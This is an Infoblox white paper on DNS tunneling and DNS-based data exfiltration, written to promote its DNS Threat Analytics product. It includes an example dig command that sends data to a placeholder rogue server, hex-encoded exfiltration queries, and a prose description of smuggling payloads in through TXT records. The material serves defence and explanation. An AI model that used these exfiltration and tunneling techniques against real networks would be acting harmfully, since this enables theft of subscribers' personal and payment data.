




WHITE PAPER

Data Exfiltration through Service Provider DNS Infrastructure

Closing back-door access to subscriber sensitive data



Introduction

While DNS hasn't changed all that much since Paul Mockapetris invented it in 1983, the skills and capabilities of today's hackers have advanced considerably. DNS is a globally deployed routing and caching overlay network that connects public networks, corporate networks, and the Internet. The pervasiveness of its use and open-source nature of the technology make it extremely vulnerable to hacker attacks such as DDoS attacks and therefore raises serious questions: Is it sufficiently secure? Is it vulnerable to data breaches? The answer is that DNS can be abused in all sorts of unconventional ways that make it the perfect back door for hackers seeking to steal sensitive data.

Service providers need to not only protect their own corporate data and the personally identifiable data of their subscribers stored in their databases; they also need to prevent their subscribers and enterprise customers from becoming victims of hackers through their own unintentional download of malware and other threats. Service providers now realize security is highly valued by their subscribers and that security of all areas of the network subscriber experience has moved from a "checklist item" to a source of differentiation and competitive advantage. By proactively blocking access to malicious domains, identifying infected devices, and mitigating active DNS tunneling and data-exfiltration activities, service providers will increase their value to their subscribers, improve subscriber satisfaction, and reduce the risk of service disruption.

This paper lays out the tactics hackers use to exploit DNS for purposes of DNS tunneling and data exfiltration. It also introduces Infoblox's new and unique capability—Infoblox DNS Threat Analytics—which uses machine learning and performs real-time streaming analytics on live DNS queries to detect and automatically block DNS tunneling and data exfiltration.



Stealing Data—Why and What Kind?

DNS is increasingly being used as a pathway for data exfiltration either by malware-infected devices or by malicious insiders. According to a recent DNS security survey, 46 percent of respondents experienced DNS exfiltration and 45 percent experienced DNS tunneling. In a Heavy Reading survey of service providers only, almost 30 percent of those surveyed experienced DNS tunneling weekly or daily, and up to 35 percent indicated that those attacks had disruptive, severe, or catastrophic impact. This DNS tunneling can often include tunneling IP protocol traffic for the purposes of data exfiltration.

Clearly DNS tunneling and data exfiltration pose significant threats to service provider networks and to subscribers and enterprise customers.

So what types of data can be stolen from subscribers and enterprise customers? They vary and may include:

- Personally identifiable information (PII) such as Social Security numbers
- Regulated data related to Payment Card Industry Data Security Standard (PCI DDS) and Health Insurance Portability and Accountability Act (HIPAA) compliance
- Intellectual property that gives an organization a competitive advantage
- Other sensitive information such as credit card numbers, company financials, payroll information, and emails

¹ RFC 882 Domain Names - Concepts and Facilities, P. Mockapetris, The Internet Society (Nov 1987)

Malicious insiders either establish a DNS tunnel from within the network or encrypt and embed chunks of the data in DNS queries. Data can be decrypted at the other end and put back together to get the valuable information.

Motivations vary from hacktivism and espionage to financial wrongdoing, where the data can be easily sold for a significant profit in the underground market.

DNS as a Transport Protocol

Both service providers and enterprises have multiple defense mechanisms and security technologies in place, such as next-generation firewalls, intrusion detection and prevention systems (IDSs and IPSs), and security gateways. So how can hackers use DNS to transport data across multiple layers of carefully crafted defense mechanisms?

The nature of the DNS protocol, which was invented more than 30 years ago, is such that it is trusted, yet vulnerable to hackers and malicious insiders. To fully understand the vulnerability, it is important to understand the nature of DNS messages.

There are two types of DNS messages, queries and replies, and they both have the same format. Each message consists of a header and four sections: question, answer, authority, and additional. The header field “flags” control the content of these four sections, but the structure of all DNS messages is the same.²

Various objects and parameters in the DNS have size limits. The size limits are listed below. Some can be easily changed, while others are more fundamental.³

Labels	63 octets or less
Names	255 octets or less
TTL	Positive of a signed 32-bit number
UDP messages	512 octets or less ⁴

What does this mean? Hackers have as a base 512 octets to “encode” data in UDP messages to avoid detection. They can also embed signaling information or light encoding in some of the labels or names spaces and get away with it.

Exfiltration

Data exfiltration via DNS can involve placing some value string in the names section (up to 255 octets) or the UDP messages section (up to 512 octets), formatted as a query, and then sending it to a rogue DNS server that logs the query.

Hackers set up a name server with query logging enabled. This name server will be the “catch server” for the sensitive data that is being stolen. It runs a basic installation of BIND and is accessible from the Internet. It can even hide behind a cable modem, as long as port 53 is passed to it.

² RFC 1034 Domain Names - Concepts and Facilities, P. Mockapetris, The Internet Society (Nov 1987)

³ RFC 1034 Domain Names - Concepts and Facilities, P. Mockapetris, The Internet Society (Nov 1987)

⁴ RFC 2671 Extension Mechanisms for DNS (EDNS0), which allows for larger packet sizes.



Let's say the rogue server's IP address is 192.168.1.25. An infected client or a client that belongs to a malicious insider who is trying to steal data can query that rogue server with the following string:

```
>dig @192.168.1.25 my.name.rogue-server.com
```

In the syslog of the rogue server, the following message gets logged.

```
info client 192.168.1.202#55648 (my.name.rogue-server.com): query: my.name.rogue-server.com IN A + (192.168.1.25)
```

As you can see, although this is a simplistic example, the data, which in this case is "my.name," can be easily transmitted out. The common methods of actual data transmission are a bit more secretive than this. Hackers employ data encoding algorithms to move the data, thus obscuring and sometimes compressing the content, and frequently chopping it into random sizes. For example, the queries might look something like this:

```
0a55504b01021503140008000800.rogue-server.com  
104b68426c86ad7391000000de000000.rogue-server.com  
1c000c000000000000000000.rogue-server.com  
40a481764a31005f5f4d.rogue-server.com  
41434f53582f426561.rogue-server.com
```

This example is binary, converted to HEX for transmission, and re-assembled on the receiving end. The actual data could be medical records, Social Security numbers, dates of birth, or other sensitive information.

Of course other clever methods can be employed by cybercriminals, such as ID tagging, sequence numbering, etc. This is especially useful when tagging transactions (like credit card purchases), in which the sequence of events might tell us which bits are names, numbers, or card verification value (CVV) numbers. This is specifically true of the FrameWorkPOS malware.

With thousands of potential DNS queries going out of a network as part of an exfiltration attempt, it might seem like a trivial task to catch such a method of transport, but thieves are pretty clever about avoiding detection. They use methods such as slow drip, which sends queries at a controlled slower pace so as to not make the rate jump high and set off alerts. Another method they use is source IP spoofing, in which the source IP is rewritten in the queries, so that it looks as if the queries are coming from many different clients. Proper network security should catch this at the switch port, but you might be surprised at how often the technique works!






Figure1: Data Exfiltration via DNS queries

Infiltration

We have seen how data leakage can happen, but what about using DNS to move data into a network? Hackers can use DNS to move a payload or sneak in malicious code. It's easier than you think.

In a method similar to exfiltration, the hacker can take a binary, prepare it for transport by coding it (maybe as HEX), and then load it into TXT records on his rogue server. But how does the hacker get it past firewalls, IDSs, and content filters? He can dig them from the command line or just write some browser code to store it in a blob and then dump to a file. He can also just inject it via dynamic DNS into the DNS server, where he can snipe at the code from browsers, phone apps, or phishing. On click or exploit, the code is downloaded from DNS and assembled by a client.

Now that hackers can send and receive data via DNS, the concept of DNS as a covert transport protocol becomes clear.



Tunneling with DNS

Against service provider networks, the most common use of DNS tunneling is the bypass of security and billing mechanisms to gain access to premium services such as Wi-Fi. But all sorts of things can be tunneled (SSH or HTTP) over DNS, encrypted, and compressed—much to the dismay of network administrators and security staff. DNS tunneling has been around for a long time. There are several popular tunneling toolkits such as Iodine, which is often considered the gold standard, OzymanDNS, SplitBrain, DNS2TCP, TCP-over-DNS, and others. There are also newer contenders that allow for tunneling at a much faster pace and offer lots of features. Even some commercial services have popped up offering VPN service over DNS, thus allowing subscribers to bypass many Wi-Fi security controls. Most of these tools have specific signatures that can be used for detection and mitigation.



Infoblox for DNS Data-exfiltration Protection

Infoblox DNS Threat Analytics

Some security solutions claim to offer protection for DNS, but the truth is that they are limited in what they can and cannot protect against. Infoblox DNS Threat Analytics is a new technology that detects and automatically blocks attempts to steal intellectual property via DNS without the need for endpoint agents or additional network infrastructure. It uses real-time streaming analytics of live DNS queries and machine learning to accurately detect presence of data in DNS queries.

Available as an optional module with Infoblox DNS Firewall, part of the Secure DNS solutions for service providers, Infoblox DNS Threat Analytics provides protection against both sophisticated data-exfiltration techniques and off-the-shelf tunneling toolkits. *Infoblox is the first vendor to offer a DNS infrastructure solution with built-in analytics to detect and block DNS tunneling and data exfiltration.*




Figure 2: Analytics model

- **Active blocking of data exfiltration:** DNS Threat Analytics not only detects but automatically blocks communications to destinations associated with data-exfiltration attempts. The engine adds destinations associated with data exfiltration automatically to the blacklist in Infoblox DNS Firewall. In addition, Grid-wide updates are sent to all Infoblox members with DNS firewalling/RPZ capability to scale enforcement to all parts of the network of exfiltration, even those that don't have standard signatures, based on query behavior and patterns.
- **Unique technology:** Infoblox DNS Threat Analytics is a unique technology that uses machine learning to perform real-time streaming analytics on live DNS queries to detect data exfiltration. The analytics engine examines host.subdomain and TXT records in DNS queries and uses entropy, lexical analysis, and time series to determine presence of data in queries. This maximizes chances of detecting new methods of exfiltration, even those that don't have standard signatures, based on query behavior and patterns.
- **No additional infrastructure or agents:** Unlike other approaches that analyze log data in batches and after the compromise, DNS Threat Analytics is built directly into the DNS infrastructure, which is in the path of exfiltration, and provides real-time detection, without the need to add additional network infrastructure.
- **Visibility:** Infoblox provides visibility into the infected devices or potential rogue employees by providing detailed information such as device type, IP address, MAC address, and most importantly, the user associated with the device trying to exfiltrate data. This reduces time to repair and accelerates the remediation process.

Signature-based Detection of DNS Tunneling: Infoblox Advanced DNS Protection for Service Providers

In addition to query behavior-based detection of data exfiltration via DNS, Infoblox Advanced DNS Protection for Service Providers has several threat protection rules that can detect popular DNS tunneling toolkits and malware packages such as Iodine. This detection is based on the well-known signatures of standard tunneling toolkits that infected clients or malicious insiders might be using and allows immediate blocking of tunneling attempts without any thresholds.

Working with Data-loss Prevention Solutions

Most data-loss prevention (DLP) solutions protect against data leakage via email, web, ftp, and other vectors by monitoring data at rest, in motion, and in use. However, they don't look at DNS-based exfiltration. Infoblox DNS Threat Analytics complements traditional DLP solutions by closing the gap and preventing DNS from being used as a back door for data theft. The most effective way to address DNS-based data exfiltration is to have intelligent detection capabilities built directly into the DNS infrastructure.

Automating Threat Response through Integration

While detection and blocking of data exfiltration attempts is critical, it is also important to ensure fast remediation of infected devices. This can be achieved by tighter integration between detection technologies and endpoint remediation solutions. Infoblox integrates with leading endpoint solutions such as Bit 9 + Carbon Black to provide indicators of compromise when an endpoint is trying to exfiltrate data. Using this intelligence, Carbon Black automatically bans the malicious processes from future execution and connection, thereby effectively quarantining the infected endpoint and preventing data from being exfiltrated, even if the device is outside the enterprise.



In addition, Infoblox exchanges valuable network and security event information with Cisco Identity Services Engine (ISE) to automate security response and timeliness. Infoblox sends “early warning” of compromised devices (trying to exfiltrate data) to Cisco ISE through Cisco pxGrid. That information can then be sent to the organization’s security architecture for quarantine.

Finally, Infoblox automatically integrates with SIEM technologies or home-grown user behavior analytics solutions through APIs to provide rich contextual data such as OS type, user information, and DHCP lease information of compromised devices—without the need for endpoint agents.

Summary

Data theft is one of the most serious risks a service provider’s subscribers and enterprise customers face. DNS is frequently used as a pathway for data exfiltration, because it is not inspected by common security controls. Infoblox DNS Threat Analytics technology can provide protection against the most sophisticated data-exfiltration techniques. DNS is close to the endpoints, ubiquitous, and can be effectively used for improving security posture in an organization.

About Infoblox

Infoblox delivers critical network services that protect Domain Name System (DNS) infrastructure, automate cloud deployments, and increase the reliability of enterprise and service provider networks around the world. As the industry leader in DNS, DHCP, and IP address management, the category known as DDI, Infoblox (www.infoblox.com) reduces the risk and complexity of networking.





CORPORATE HEADQUARTERS:

+1.408.986.4000

+1.866.463.6256

(toll-free, U.S. and Canada)

info@infoblox.com

www.infoblox.com

EMEA HEADQUARTERS:

+32.3.259.04.30

info-emea@infoblox.com

APAC HEADQUARTERS:

+852.3793.3428

sales-apac@infoblox.com